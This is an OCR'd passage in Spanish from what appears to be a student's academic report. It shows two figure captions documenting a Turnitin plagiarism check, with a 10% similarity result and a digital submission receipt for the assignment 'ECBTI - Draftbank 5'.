
Evidencia Similitud

	Título del Envío	Identificador del trabajo de Turnitin	Enviado	Similitud	Calificación	Calificación General	
Ver Recibo Digital	jmleivao_86067929	2664662182	24/05/2025 20:52	10%	N/A	--	Entregar Trabajo --

Nota. Elaboración propia de evidencia de recibo digital antiplagio.

Figura 30

Recibo Digital



turnitin

Recibo digital

Este recibo confirma que Turnitin ha recibido tu trabajo. A continuación, encontrarás la información del recibo perteneciente a tu entrega.

Autor del envío	JUAN MANUEL LEIVA ORJUELA
Identificador del trabajo de Turnitin (Identificador de referencia)	2664662182
Título del Envío	jmleivao_86067929
Título de Tarea	ECBTI - Draftbank 5
Fecha del envío	24/05/25, 20:52

Imprimir

Nota. Elaboración propia de evidencia con detalles del resultado de turnitin.